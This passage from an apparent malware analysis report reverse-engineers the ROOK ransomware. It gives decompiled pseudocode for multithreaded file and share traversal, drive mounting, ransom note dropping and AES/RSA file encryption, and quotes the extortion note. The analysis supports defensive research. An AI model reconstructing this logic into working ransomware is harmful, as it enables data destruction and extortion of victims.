  v12 = HeapAlloc(hHeap, 8u, 8i64 * v11 + 64);
while ( !v12 );
DIR_TO_CRYPT_LIST = v12;                    // list to contain directory names
END_ACCESS_DIR_SEMAPHORE = CreateSemaphoreA(0i64, v11, v11, 0i64);
v13 = CreateSemaphoreA(0i64, 0, v11, 0i64);
*&DIR_TO_CRYPT_INDEX = 0i64;
BEGIN_ACCESS_DIR_SEMAPHORE = v13;
InitializeCriticalSection(&DIR_CRYPT_CRITICAL_SECT);
```

Figure 22: Threading Setup for Directory Enumeration.

Next, the malware calls **HeapAlloc** to allocate two arrays to store child thread handles, one for file encryption and the other for directory enumeration.

ROOK then calls **CreateThread** to spawn threads for double the number of processors for each thread array. The functionalities of these threads are later discussed in the Child Thread section.

```
enum_thread_count = crypt_thread_count_3;
do
  dir_enum_thread_list = HeapAlloc(hHeap, 8u, 8 * crypt_thread_count_3 + 64);
while ( !dir_enum_thread_list );
do
  file_crypt_thread_list_1 = HeapAlloc(hHeap, 8u, 8 * crypt_thread_count_3 + 64);
while ( !file_crypt_thread_list_1 );
v51 = 0;
for ( i = 8 * crypt_thread_count_3; v51 < i; ++v51 )
  *(dir_enum_thread_list + v51) = 0;
for ( j = 0; j < i; ++j )
  *(file_crypt_thread_list_1 + j) = 0;
if ( crypt_thread_count_3 )
{
  file_crypt_thread_list = file_crypt_thread_list_1;
  crypt_thread_count_3 = crypt_thread_count_3;
  do
  {
    *(file_crypt_thread_list + dir_enum_thread_list - file_crypt_thread_list_1) = CreateThread(// dir enum thread
                                                                                    0i64,
                                                                                    0i64,
                                                                                    child_process_file_and_dir,
                                                                                    1,
                                                                                    0,
                                                                                    0i64);
    *file_crypt_thread_list++ = CreateThread(0i64, 0i64, child_process_file_and_dir, 0i64, 0, 0i64);// file encrypt thread
    --crypt_thread_count_3;
  }
  while ( crypt_thread_count_3 );
}
```

Figure 23: Spawning Child Threads.

Network Resource Traversal

When the command-line argument **“-paths”** or **“-shares”** is not provided, **ROOK** recursively traverses through all resources in the network.

The malware calls **WNetOpenEnumW** to retrieve an enumeration handle for all network resources and **WNetEnumResourceW** to enumerate through them.

For each network resource, if it's a container for other resources that can also be enumerated, **ROOK** recursively passes it back to the current function to traverse it.

If the resource is just a normal and connectable directory, the malware passes it into a recursive function to traverse it, which will be discussed in the Drives Traversal section.

```
DWORD __fastcall recursive_traverse_resource(struct _NETRESOURCEW *net_resource)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  cCount = -1;
  BufferSize = 0x4000;
  result = WNetOpenEnumW(RESOURCE_GLOBALNET, RESOURCETYPE_ANY, RESOURCEUSAGE_ALL, net_resource, &resource_enum_handle);
  if ( !result )
  {
    v2 = BufferSize;
    do
    {
      net_resource_enum_arr_1 = HeapAlloc(hHeap, 8u, v2 + 64);
      net_resource_enum_arr = net_resource_enum_arr_1;
    }
    while ( !net_resource_enum_arr_1 );
    if ( !WNetEnumResourceW(resource_enum_handle, &cCount, net_resource_enum_arr_1, &BufferSize) )
    {
      do
      {
        for ( i = 0i64; i < cCount; i = (i + 1) )
        {
          each_net_resource = &net_resource_enum_arr[i];
          if ( (each_net_resource->dwUsage & RESOURCEUSAGE_CONTAINER) != 0 )// if resource is a container, pass it back
            recursive_traverse_resource(each_net_resource);
          else
            recursive_traverse_dir(each_net_resource->lpRemoteName);// begin directory traversal
        }
      }
      while ( !WNetEnumResourceW(resource_enum_handle, &cCount, net_resource_enum_arr, &BufferSize) );
    }
    HeapFree(hHeap, 0, net_resource_enum_arr);
    return WNetCloseEnum(resource_enum_handle);
  }
```

Figure 24: Traversing Network Resources.

Drives Traversal

When the command-line argument **"-paths"** is provided, **ROOK** specifically enumerates them and exits upon completion.

The argument can come in the form of a list of paths, each separated by a comma. Instead of a normal directory path, **ROOK** also accepts a two-character string of a drive letter followed by a colon as a path to a drive.

```
v28 = lstrlenW(paths_cmd_list);
for ( m = 0i64; m < v28; ++m )
{
  if ( paths_cmd_list[m] == ',' )              // ',' separator
  {
    paths_cmd_list[m] = 0;
    ++paths_cmd_count;
  }
}
do
{
  v30 = 2i64 * (lstrlenW(paths_cmd_list) + 1);
  do
  {
    path_to_crypt = HeapAlloc(hHeap, 8u, v30 + 64);
    path_to_crypt_1 = path_to_crypt;
  }
  while ( !path_to_crypt );
  lstrcpyW(path_to_crypt, paths_cmd_list);
  if ( lstrlenW(path_to_crypt_1) == 2 && path_to_crypt_1[1] == ':' )// "<character>:"
    traverse_drive(*path_to_crypt_1);
  else
    recursive_traverse_dir(path_to_crypt_1);
  HeapFree(hHeap, 0, path_to_crypt_1);
  paths_cmd_list += lstrlenW(paths_cmd_list) + 1;
  --paths_cmd_count;
}
while ( paths_cmd_count );
```

Figure 25: Parsing "-paths" Command-Line Argument.

When traversing a drive, **ROOK** builds the following drive path.

With the path, the malware checks and avoids enumerating the drive if it's a CD-ROM drive.

If the drive type is a remote drive, **ROOK** calls **WNetGetConnectionW** to retrieve the remote name of the drive and passes it to be traversed by the **recursive_traverse_dir** function.

If the drive type is not remote drive and CD-ROM drive, the malware simply passes it to the **recursive_traverse_dir** function.

In the **recursive_traverse_dir** function, **ROOK** begins by executing two nested while loop. The first one loops and waits until the **END_ACCESS_DIR_SEMAPHORE** semaphore's count is reduced to zero, and its state is nonsignaled. When this happens, it means every directory in the global directory list is already traversed and no thread is extracting from it.

While waiting for this, the inner while loop waits until the **BEGIN_ACCESS_FILE_SEMAPHORE** semaphore is signaled, which allows the current process to access the global file list. After obtaining the ownership of the critical section for the global file list using **EnterCriticalSection**, **ROOK** extracts the file at the current index, increments the index, and encrypts it. The file encryption routine is later discussed at the File Encryption section.

```
BOOL __fastcall recursive_traverse_dir(const WCHAR *dir_path)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  while ( WaitForSingleObject(END_ACCESS_DIR_SEMAPHORE, 0) )// loop and wait until count reduce to 0
                                                // → nothing left in dir list
  {
    while ( !WaitForSingleObject(BEGIN_ACCESS_FILE_SEMAPHORE, 0) )// wait until this semaphore is signal
                                                // to access global file list
    {
      EnterCriticalSection(&FILE_TO_CRYPT_CRITSECT);
      file_to_encrypt = *(FILE_TO_CRYPT_LIST + 8i64 * SHIDWORD(FILE_TO_CRYPT_INDEX));
      HIDWORD(FILE_TO_CRYPT_INDEX) = (HIDWORD(FILE_TO_CRYPT_INDEX) + 1) % MAX_FILE_TO_CRYPT;
      LeaveCriticalSection(&FILE_TO_CRYPT_CRITSECT);
      ReleaseSemaphore(END_ACCESS_FILE_SEMAPHORE, 1, 0i64);
      if ( !file_to_encrypt )
        break;
      encrypt_file(file_to_encrypt);
      HeapFree(hHeap, 0, file_to_encrypt);
    }
  }
```

Figure 27: Waiting for Directory List to Be Cleared & Encrypting File in the Meantime.

Instead of just looping and waiting for the directory list to be cleared, **ROOK** extracts and encrypts files in the global file list during the wait time to increase efficiency and avoids wasting computing resources. This makes the overall enumeration and encryption process quite fast.

Next, the malware calls **EnterCriticalSection** to obtain the ownership of the global directory list and adds the directory path to be traversed in. Then, it calls **ReleaseSemaphore** to release the **BEGIN_ACCESS_DIR_SEMAPHORE** semaphore, which increments its count by one and signals other threads that another directory is available to be enumerated.

```
EnterCriticalSection(&DIR_CRYPT_CRITICAL_SECT);
dup_dir_path = 0i64;
if ( dir_path )
{
  v4 = 2 * lstrlenW(dir_path) + 2;
  do
    dup_dir_path = HeapAlloc(hHeap, 8u, v4 + 64);
  while ( !dup_dir_path );
  for ( i = 0; i < v4; ++i )
    dup_dir_path[i] = *(dir_path + i);
}
DIR_TO_CRYPT_LIST[DIR_TO_CRYPT_INDEX] = dup_dir_path;
DIR_TO_CRYPT_INDEX = (DIR_TO_CRYPT_INDEX + 1) % MAX_DIR_TO_ENCRYPT;
LeaveCriticalSection(&DIR_CRYPT_CRITICAL_SECT);
ReleaseSemaphore(BEGIN_ACCESS_DIR_SEMAPHORE, 1, 0i64);
```

Figure 28: Adding Directory to Global List & Signaling for Enumeration.

Then, the function begins enumerating the directory for all its sub-directories. **ROOK** builds the path **“*"** and passes it to **FindFirstFileW** to start the enumeration.

```
do
{
  find_file_path = HeapAlloc(hHeap, 8u, 0x10040ui64);
  find_file_path_1 = find_file_path;
}
while ( !find_file_path );
lstrcpyW(find_file_path, dir_path);
lstrcatW(find_file_path_1, L"\\*");            // \*
find_file_handle = FindFirstFileW(find_file_path_1, &FindFileData);
if ( find_file_handle == INVALID_HANDLE_VALUE )
{
  if ( DEBUG_FLAG )
  {
    resource_path_len = lstrlenW(dir_path);
    cbMultiByte = WideCharToMultiByte(0xFDE9u, 0, dir_path, resource_path_len, 0i64, 0, 0i64, 0i64);
    do
      resource_path_multibyte = HeapAlloc(hHeap, 8u, cbMultiByte + 64);
    while ( !resource_path_multibyte );
    v13 = lstrlenW(dir_path);
    WideCharToMultiByte(0xFDE9u, 0, dir_path, v13, resource_path_multibyte, cbMultiByte, 0i64, 0i64);
    LastError = GetLastError();
    log_to_file("Can't FindFirstFileW", resource_path_multibyte, LastError);// Can't FindFirstFileW
    HeapFree(hHeap, 0, resource_path_multibyte);
  }
}
else
{
```

Figure 29: Enumerating Directory for Sub-Directories.

For each sub-directory found, the malware checks if the filename is not in the list of files and directories to avoid. If it’s not, the sub-directory full path is constructed and passed back to **recursive_traverse_dir** to be recursively traversed.

Below is the list of files and directories to avoid.

```
<log_filename>, "Mozilla Firefox", "$Recycle.Bin", "ProgramData", "All Users", "autorun.inf", "boot.ini", "boo
```

```
else
{
  do
  {
    if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) ≠ 0 )// is a directory
    {
      v8 = 0;
      file_to_avoid = &FILES_TO_AVOID;
      while ( lstrcmpiW(FindFileData.cFileName, *file_to_avoid) )
      {
        ++v8;
        ++file_to_avoid;
        if ( v8 ≥ 0x22 )
        {
          lstrcpyW(full_sub_dir_path, dir_path);
          lstrcatW(full_sub_dir_path, L"\\"); // \
          lstrcatW(full_sub_dir_path, FindFileData.cFileName);// build full sub-directory path
          recursive_traverse_dir(full_sub_dir_path);// recursive traversal
          break;
        }
      }
    }
  }
  while ( FindNextFileW(find_file_handle, &FindFileData) );
  FindClose(find_file_handle);
}
```

Figure 30: Recursively Traversing All Sub-Directories.

If the command-line argument **"-paths"** is not provided, **ROOK** manually mounts all drives that have no volume mounted and traverses through all of them.

First, it builds a list of all drive letters and iterates through it to find drives with type **DRIVE_NO_ROOT_DIR**. Those drives are then added to the end of the list.

```
drive_list[3] = L"R:\\";
drive_list[4] = L"T:\\";
drive_list[5] = L"Y:\\";
drive_list[6] = L"U:\\";
drive_list[7] = L"I:\\";
drive_list[8] = L"O:\\";
drive_list[9] = L"P:\\";
drive_list[10] = L"A:\\";
drive_list[11] = L"S:\\";
drive_list[12] = L"D:\\";
drive_list[13] = L"F:\\";
drive_list[14] = L"G:\\";
drive_list[15] = L"H:\\";
drive_list[16] = L"J:\\";
drive_list[17] = L"K:\\";
drive_list[18] = L"L:\\";
drive_list[19] = L"Z:\\";
drive_list[20] = L"X:\\";
drive_list[21] = L"C:\\";
drive_list[22] = L"V:\\";
drive_list[23] = L"B:\\";
drive_list[24] = L"N:\\";
drive_list[25] = L"M:\\";
do
{
  drive_name = drive_list[drive_index];
  if ( GetDriveTypeW(drive_name) == DRIVE_NO_ROOT_DIR )
  {
    v3 = no_root_end_index++;                 // The root path is invalid; for example, there is no volume mounted at the specified path.
    drive_list[v3 + 26] = drive_name;
  }                                           // add it to the back of the list
  ++drive_index;
}
while ( drive_index < 26 );
```

Figure 31: Finding Drives with an Invalid Root Path.

Next, **ROOK** calls **FindFirstVolumeW** and **FindNextVolumeW** to scan for available volumes in the system. For each volume, the malware calls **GetVolumePathNamesForVolumeNameW** to retrieve the volume GUID path and **SetVolumeMountPointW** to set the path as the root path for the next no-root drive in the list.

```
find_volume_handle = FindFirstVolumeW(lpszVolumeName, 0x8000u);
do
{
  if ( !no_root_end_index )
    break;
  if ( GetVolumePathNamesForVolumeNameW(lpszVolumeName, lpszVolumePathNames, 0x78u, &cchReturnLength)
    && lstrlenW(lpszVolumePathNames) == 3 )
  {
    lpszVolumePathNames[0] = 0;
  }
  else
  {
    SetVolumeMountPointW(drive_list[--no_root_end_index + 26], lpszVolumeName);// set mount point for no root drives
                                                                    // → move to next drive by increment index
  }
}
while ( FindNextVolumeW(find_volume_handle, lpszVolumeName, 0x8000u) );
FindVolumeClose(find_volume_handle);
```

Figure 32: Mounting All Unmounted Drives.

Finally, the malware calls **GetLogicalDrives** to iterate through all the drives in the system and traverse them.

```
mounting_non_root_drives();
LogicalDrives_mask = GetLogicalDrives();
if ( LogicalDrives_mask )
{
  drive_letter = 'A';
  do
  {
    if ( (LogicalDrives_mask & 1) != 0 )
      traverse_drive(drive_letter);
    LogicalDrives_mask >>= 1;
    ++drive_letter;
  }
  while ( drive_letter <= 'Z' );
}
v43 = 1;
```

Figure 33: Traversing All Mounted Drives.

When the command-line argument **"-shares"** is provided, **ROOK** specifically enumerates them and exits upon completion.

The argument can come in the form of a list of network server paths, which each separated by a comma.

```
if ( shares_cmd_list )
{
  v21 = 1;
  shares_cmd_val_len = lstrlenW(shares_cmd_list);
  for ( k = 0i64; k < shares_cmd_val_len; ++k )
  {
    if ( shares_cmd_list[k] == ',' )
    {
      shares_cmd_list[k] = 0;                   // cmd list: seperator ','
      ++v21;
    }
  }
  do
  {
    v24 = 2i64 * (lstrlenW(shares_cmd_list) + 1);
    do
    {                                           // for each share in share list
      target_share_name = HeapAlloc(hHeap, 8u, v24 + 64);
      target_share_name_1 = target_share_name;
    }
    while ( !target_share_name );
    lstrcpyW(target_share_name, shares_cmd_list);
    traverse_net_share(target_share_name_1);
    HeapFree(hHeap, 0, target_share_name_1);
    shares_cmd_list += lstrlenW(shares_cmd_list) + 1;
    --v21;
  }
  while ( v21 );
```

Figure 34: Parsing "-shares" Command-Line Argument.

To traverse each share server, the malware calls **NetShareEnum** to retrieve information about each shared resource on it.

For each shared resource, if its type is not a special share reserved for interprocess communication (IPC$) or remote administration of the server (ADMIN$), the shared resource is skipped.

If the share name is **"ADMIN$"**, the malware builds the path **"\\\\ADMIN\$"** and passes it to **recursive_traverse_dir** to be traversed.

```
do
{
  result = NetShareEnum(server_name, 1u, &share_info, 0xFFFFFFFF, &entriesread, &totalentries, &resume_handle);
  v3 = result;
  if ( result && result ≠ ERROR_MORE_DATA )
    break;
  share_info_1 = share_info;
  v5 = 1;
  if ( entriesread )
  {
    do
    {
      if ( (share_info_1→shi1_type & 0x7FFFFFFF) == 0 && lstrlenW(share_info_1→shi1_netname) > 2 )// is STYPE_SPECIAL
      {
        if ( lstrcmpW(share_info_1→shi1_netname, L"ADMIN$") )
        {
          lstrcpyW(full_resource_path, L"\\\\");
          lstrcatW(full_resource_path, server_name);
          lstrcatW(full_resource_path, L"\\");
          lstrcatW(full_resource_path, share_info_1→shi1_netname);
          recursive_traverse_dir(full_resource_path);
        }
      }
      ++share_info_1;
      ++v5;
    }
    while ( v5 ≤ entriesread );
    share_info_1 = share_info;
  }
  result = NetApiBufferFree(share_info_1);
```

Figure 35: Traversing Shared Resources.

Child Thread

For the spawn child threads, they have two different modes of execution depending on the flag passed in as parameter.

If the flag is 1, the thread will process a directory from the global directory list.

First, it enters a nested while loop like the one we have seen earlier. The first loop waits until the **BEGIN_ACCESS_DIR_SEMAPHORE** semaphore enters a nonsignaled state, which means no thread is adding to the directory list.

While waiting for that, **ROOK** efficiently waits to retrieve access to the global file list, extract a file, and encrypts it similar to the previous nested while loop.

```
void __fastcall __noreturn child_process_file_and_dir(LPVOID processing_directory_flag)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( processing_directory_flag )
  {
    while ( WaitForSingleObject(BEGIN_ACCESS_DIR_SEMAPHORE, 0) )// can't add another dir to list
                                                // -> dir list is full
    {
      while ( !WaitForSingleObject(BEGIN_ACCESS_FILE_SEMAPHORE, 0) )
      {
        EnterCriticalSection(&FILE_TO_CRYPT_CRITSECT);
        file_to_encrypt = *(FILE_TO_CRYPT_LIST + 8i64 * SHIDWORD(FILE_TO_CRYPT_INDEX));
        HIDWORD(FILE_TO_CRYPT_INDEX) = (HIDWORD(FILE_TO_CRYPT_INDEX) + 1) % MAX_FILE_TO_CRYPT;
        LeaveCriticalSection(&FILE_TO_CRYPT_CRITSECT);
        ReleaseSemaphore(END_ACCESS_FILE_SEMAPHORE, 1, 0i64);
        if ( !file_to_encrypt )
          break;
        encrypt_file(file_to_encrypt);
LABEL_5:
        HeapFree(hHeap, 0, file_to_encrypt);
      }
    }
```

Figure 36: Waiting for Global Directory List Access.

After the directory list is full, the malware obtains ownership of the list's critical section, extracts a directory out, and begins traversing it for sub-files.

```
    EnterCriticalSection(&DIR_CRYPT_CRITICAL_SECT);
    file_to_encrypt = DIR_TO_CRYPT_LIST[*(&DIR_TO_CRYPT_INDEX + 1)];
    *(&DIR_TO_CRYPT_INDEX + 1) = (*(&DIR_TO_CRYPT_INDEX + 1) + 1) % MAX_DIR_TO_ENCRYPT;
    LeaveCriticalSection(&DIR_CRYPT_CRITICAL_SECT);
    ReleaseSemaphore(END_ACCESS_DIR_SEMAPHORE, 1, 0i64);
    if ( file_to_encrypt )
    {
      traverse_directory(file_to_encrypt);
      goto LABEL_5;
    }
  }
```

Figure 37: Extracting Directory & Enumerating for Sub-Files.

For the enumeration, **ROOK** first builds a path to a ransom note file in the directory, calls **CreateFileW** to create it and **WriteFile** to write the ransom note content to it.

Below is the raw content of the ransom note.

```
 -----------Welcome. Again. --------------------
[+]Whats Happen?[+]


Your files are encrypted,and currently unavailable. You can check it: all files on you computer has expansion r


By the way,everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you
```

```
[+] What guarantees?[+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not c

To check the file capacity, please send 3 files not larger than 1M to us, and we will prove that we are capable

If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data,c

If we find that a security vendor or law enforcement agency pretends to be you to negotiate with us, we will dir

You have 3 days to contact us for negotiation. Within 3 days, we will provide a 50% discount. If the discount se

Please use the company email to contact us, otherwise we will not reply.

[+] How to get access on website?[+]

You have two ways:

1) [Recommended] Using a TOR browser!
        a) Download and install TOR browser from this site:hxxps://torproject[.]org/
        b) Open our website:<redacted>[.]onion

2) Our mail box:
        a)<redacted>@onionmail[.]org
        b)<redacted>@onionmail[.]org
        c)If the mailbox fails or is taken over, please open Onion Network to check the new mailbox
------------------------------------------------------------------------------------------------
!!!DANGER!!!
DONT try to change files by yourself, DONT use any third party software for restoring your data or antivirus sof
!!!!!!!

AGAIN: Its in your interests to get your files back. From our side, we (the best specialists) make everything fo
!!!!!!!

ONE MORE TIME: Security vendors and law enforcement agencies, please be aware that attacks on us will make us ev

!!!!!!!
```

```
do
{
  ransom_note_path_1 = HeapAlloc(hHeap, 8u, 0x10040ui64);
  ransom_note_path = ransom_note_path_1;
}
while ( !ransom_note_path_1 );
lstrcpyW(ransom_note_path_1, dir_path);
lstrcatW(ransom_note_path, RANSOMNOTE_FILENAME);// \HowToRestoreYourFiles.txt
ransom_note_handle = CreateFileW(ransom_note_path, 0x40000000u, 1u, 0i64, 1u, 0, 0i64);
if ( ransom_note_handle ≠ -1i64 )
{
  ransom_note_len = lstrlenA(RANSOMNOTE_CONTENT);
  WriteFile(ransom_note_handle, RANSOMNOTE_CONTENT, ransom_note_len, &NumberOfBytesWritten, 0i64);
  CloseHandle(ransom_note_handle);
}
```

Figure 38: Dropping Ransom Note.

Next, it builds the path **“*"** and passes it to **FindFirstFileW** to begin enumerating through files in the directory.

```
lstrcpyW(ransom_note_path, dir_path);
lstrcatW(ransom_note_path, L"\\*");
find_file_handle = FindFirstFileW(ransom_note_path, &FindFileData);
if ( find_file_handle == INVALID_HANDLE_VALUE )
{
  if ( DEBUG_FLAG )
  {
    v15 = lstrlenW(dir_path);
    v16 = WideCharToMultiByte(0xFDE9u, 0, dir_path, v15, 0i64, 0, 0i64, 0i64);
    do
      dir_path_multibyte = HeapAlloc(hHeap, 8u, v16 + 64);
    while ( !dir_path_multibyte );
    v18 = lstrlenW(dir_path);
    WideCharToMultiByte(0xFDE9u, 0, dir_path, v18, dir_path_multibyte, v16, 0i64, 0i64);
    LastError = GetLastError();
    log_to_file("Can't FindFirstFileW", dir_path_multibyte, LastError);
    HeapFree(hHeap, 0, dir_path_multibyte);
  }
}
else
{
```

Figure 39: Enumerating Files in Directory.

For each found file, **ROOK** checks to make sure its name is not in the files and directories to avoid list and is not **HowToRestoreYourFiles.txt**.

```
do
{
  v7 = 0;
  file_to_avoid = &FILES_TO_AVOID;
  while ( lstrcmpiW(FindFileData.cFileName, *file_to_avoid) )
  {
    ++v7;
    ++file_to_avoid;
    if ( v7 >= 0x22 )
    {
      lstrcpyW(ransom_note_path, dir_path);
      lstrcatW(ransom_note_path, L"\\");
      lstrcatW(ransom_note_path, FindFileData.cFileName);
      if ( (FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) == 0
        && lstrcmpW(FindFileData.cFileName, L"HowToRestoreYourFiles.txt") )
      {
```

Figure 40: Checking for Invalid Filenames.

ROOK also skips the file if its extension is **".exe"**, **".dll"**, or **".Rook"**. After checking, the malware enters a nested while loop to wait until no thread can add to the global file list and extracts files to encrypt during the wait time.

After getting access to the file list, **ROOK** calls **EnterCriticalSection** to obtain the ownership of the file list's critical section and adds the subfile to the list.

```
if ( lstrcmpiW(file_extension, L".exe") )
{
  if ( lstrcmpiW(file_extension, L".dll") && lstrcmpiW(file_extension, L".Rook") )
  {

    while ( WaitForSingleObject(END_ACCESS_FILE_SEMAPHORE, 0) )
    {
      while ( !WaitForSingleObject(BEGIN_ACCESS_FILE_SEMAPHORE, 0) )
      {                              // add file to crypt list
        EnterCriticalSection(&FILE_TO_CRYPT_CRITSECT);
        v12 = *(FILE_TO_CRYPT_LIST + 8i64 * SHIDWORD(FILE_TO_CRYPT_INDEX));
        HIDWORD(FILE_TO_CRYPT_INDEX) = (HIDWORD(FILE_TO_CRYPT_INDEX) + 1) % MAX_FILE_TO_CRYPT;
        LeaveCriticalSection(&FILE_TO_CRYPT_CRITSECT);
        ReleaseSemaphore(END_ACCESS_FILE_SEMAPHORE, 1, 0i64);
        if ( !v12 )
          break;
        encrypt_file(v12);
        HeapFree(hHeap, 0, v12);
      }
    }
    EnterCriticalSection(&FILE_TO_CRYPT_CRITSECT);
    v13 = 2 * lstrlenW(sub_file_path) + 2;
    do
      dup_sub_file_path = HeapAlloc(hHeap, 8u, v13 + 64);
    while ( !dup_sub_file_path );
    for ( i = 0; i < v13; ++i )      // add file to list to be crypted
      dup_sub_file_path[i] = *(sub_file_path + i);
    *(FILE_TO_CRYPT_LIST + 8i64 * FILE_TO_CRYPT_INDEX) = dup_sub_file_path;
    LODWORD(FILE_TO_CRYPT_INDEX) = (FILE_TO_CRYPT_INDEX + 1) % MAX_FILE_TO_CRYPT;
    LeaveCriticalSection(&FILE_TO_CRYPT_CRITSECT);
    ReleaseSemaphore(BEGIN_ACCESS_FILE_SEMAPHORE, 1, 0i64);
  }
```

Figure 41: Adding Subfile to Global File List.

If the flag from parameter is 1, the child thread will continuously encrypt files from the global directory list until the list is completely empty.

```
else
{
  while ( 1 )
  {
    if ( WaitForSingleObject(BEGIN_ACCESS_FILE_SEMAPHORE, 0) )// wait until no one is adding to file list
      WaitForSingleObject(BEGIN_ACCESS_FILE_SEMAPHORE, 0xFFFFFFFF);
    EnterCriticalSection(&FILE_TO_CRYPT_CRITSECT);
    file_to_crypt = *(FILE_TO_CRYPT_LIST + 8i64 * SHIDWORD(FILE_TO_CRYPT_INDEX));// extract file
    HIDWORD(FILE_TO_CRYPT_INDEX) = (HIDWORD(FILE_TO_CRYPT_INDEX) + 1) % MAX_FILE_TO_CRYPT;
    LeaveCriticalSection(&FILE_TO_CRYPT_CRITSECT);
    ReleaseSemaphore(END_ACCESS_FILE_SEMAPHORE, 1, 0i64);
    if ( !file_to_crypt )
      break;
    encrypt_file(file_to_crypt);
    HeapFree(hHeap, 0, file_to_crypt);
  }
}
ExitThread(0);
```

Figure 42: Iterating & Encrypting Files in Global List.

File Encryption

Prior to file encryption, **ROOK** calls **SetFileAttributesW** to set the file attribute to normal.

It builds the following path **“.Rook"** and calls **MoveFileExW** to change the file name to have the encrypted extension **.Rook**.

```
file_to_encrypt_1 = file_to_encrypt;
v1 = 1;
SetFileAttributesW(file_to_encrypt, FILE_ATTRIBUTE_NORMAL);
v2 = 2i64 * (lstrlenW(file_to_encrypt_1) + 10);
do
{
  encrypted_file_path_1 = HeapAlloc(hHeap, 8u, v2 + 64);
  encrypted_file_path = encrypted_file_path_1;
}
while ( !encrypted_file_path_1 );
lstrcpyW(encrypted_file_path_1, file_to_encrypt_1);
lstrcatW(encrypted_file_path, L".Rook");
result = MoveFileExW(file_to_encrypt_1, encrypted_file_path, 9u);// MOVEFILE_REPLACE_EXISTING | MOVEFILE_WRITE_THROUGH
if ( !result )
{
  if ( DEBUG_FLAG )
  {
    v54 = lstrlenW(file_to_encrypt_1);
    v55 = WideCharToMultiByte(0xFDE9u, 0, file_to_encrypt_1, v54, 0i64, 0, 0i64, 0i64);
    do
      v56 = HeapAlloc(hHeap, 8u, v55 + 64);
    while ( !v56 );
    v57 = lstrlenW(file_to_encrypt_1);
    WideCharToMultiByte(0xFDE9u, 0, file_to_encrypt_1, v57, v56, v55, 0i64, 0i64);
    LastError = GetLastError();
    log_to_file("Can't MoveFileExW", v56, LastError);// can't MoveFileExW
    return HeapFree(hHeap, 0, v56);
  }
  return result;
}
```

Figure 43: Adding Encrypted Extension.

Next, the malware calls **CreateFileW** to retrieve the file handle for the target and begins the encryption.

First, it uses the Mbed TLS **CTR_DRBG** context to generates a random 16-byte AES key.

```
  encrypted_file_handle = CreateFileW(encrypted_file_path, 0xC0000000, 0, 0i64, 3u, 0x80000000u, 0i64);
  HeapFree(hHeap, 0, encrypted_file_path);
  liDistanceToMove.QuadPart = 0i64;
  AES_key = 0i64;
  result = memset(&rook_file_footer, 0, sizeof(rook_file_footer));
  if ( encrypted_file_handle ≠ INVALID_HANDLE_VALUE )
  {
ENCRYPT_FILE:
    CTR_DRBG_gen_random(&CTR_DRBG_CTX, &AES_key, 16ui64);
```

Figure 44: Randomly Generating AES Key for File.

Next, **ROOK** populates the following structures for the file footer.

```
 struct ROOK_FILE_FOOTER
{
  LARGE_INTEGER file_size;
  ROOK_CRYPT_METADATA metadata;
};


struct ROOK_CRYPT_METADATA
```

```
{
  _QWORD encrypted_chunk_count;
  _QWORD unk;
  BYTE AES_key_encrypted_by_my_public[256];
  BYTE my_private_key_encrypted_by_Rook_public[2304];
};
```

The malware begins by calling **GetFileSizeEx** to retrieve the size of the file and store it in the file footer. It then uses the victim's RSA public key to encrypt the AES key and store it in the metadata's **AES_key_encrypted_by_my_public** field.

```
GetFileSizeEx(encrypted_file_handle, &rook_file_footer.file_size);
if ( rook_file_footer.file_size.QuadPart )
{
  rook_file_footer.metadata.unk = 2i64;
  v31 = *(*&MY_PUBLIC_KEY_CTX + 0x148i64);
  if ( v31 )
  {
    if ( v31 == 1 )
      RSA_encrypt(
        *&MY_PUBLIC_KEY_CTX,
        sub_140005060,
        &CTR_DRBG_CTX,
        v30,
        dwCreationDisposition,
        dwFlagsAndAttributes,
        0x10ui64,
        &AES_key,
        rook_file_footer.metadata.AES_key_encrypted_by_my_public);
  }
  else
  {
    RSA_encrypt_0(
      *&MY_PUBLIC_KEY_CTX,
      sub_140005060,
      &CTR_DRBG_CTX,
      v30,
      0x10ui64,
      &AES_key,
      rook_file_footer.metadata.AES_key_encrypted_by_my_public);
  }
```

Figure 45: Encrypting AES Key Using Victim's Public Key.

Next, it copies the victim's private key that is encrypted using **ROOK's** public key during [RSA Key Generation](#) into the metadata's **my_private_key_encrypted_by_Rook_public** field.

```
v73 = 0;
do
{
  rook_file_footer.metadata.my_private_key_encrypted_by_Rook_public[v73] = *(&ROOK_ENCRYPTED_MY_PRIV_KEY + v73);
  ++v73;
}
while ( v73 < 0x900 );
```

Figure 46: Writing Victim's Encrypted Private Key into File Footer.

If the file size is greater than 0x80000 bytes, the malware reads and encrypts at most three 0x80000-byte chunks at the beginning of the file using AES-128 ECB.

```
if ( rook_file_footer.file_size.QuadPart / 0x80000 )
{                                             // no chunking
  while ( 1 )
  {
    ReadFile(encrypted_file_handle, data_buffer, 0x80000u, &NumberOfBytesRead, 0i64);// read chunk
    memset(AES_context, 0, sizeof(AES_context));
    aes_set_key(AES_context, &AES_key, 128u);// set AES key
    data_buffer_1 = data_buffer;
    v46 = 0x4000i64;
    do
    {
      aes_encrypt_ECB(AES_context, data_buffer_1, data_buffer_1);// encrypt blocks in chunk
      data_buffer_1 += 0x20;
      --v46;
    }
    while ( v46 );
    w_memset(AES_context, 0i64, 288i64);
    SetFilePointerEx(encrypted_file_handle, liDistanceToMove, 0i64, 0);// set file pointer back to beginning of chunk
    WriteFile(encrypted_file_handle, data_buffer, 0x80000u, &NumberOfBytesWritten, 0i64);// write encrypted data
    encrypted_chunk_count = rook_file_footer.metadata.encrypted_chunk_count + 1i64;// increment chunk count
    liDistanceToMove.QuadPart += 0x80000i64;// move file pointer to head of next chunk
    ++rook_file_footer.metadata.encrypted_chunk_count;
    if ( curr_chunk_count == 2 )          // stop after encrypting 3 chunks
      break;
    if ( ++curr_chunk_count ≥ total_chunk_count )
    {
      file_size = rook_file_footer.file_size;
      goto LABEL_54;
    }
  }
}
```

Figure 47: Encrypting Files Larger Than 0x80000 Bytes.

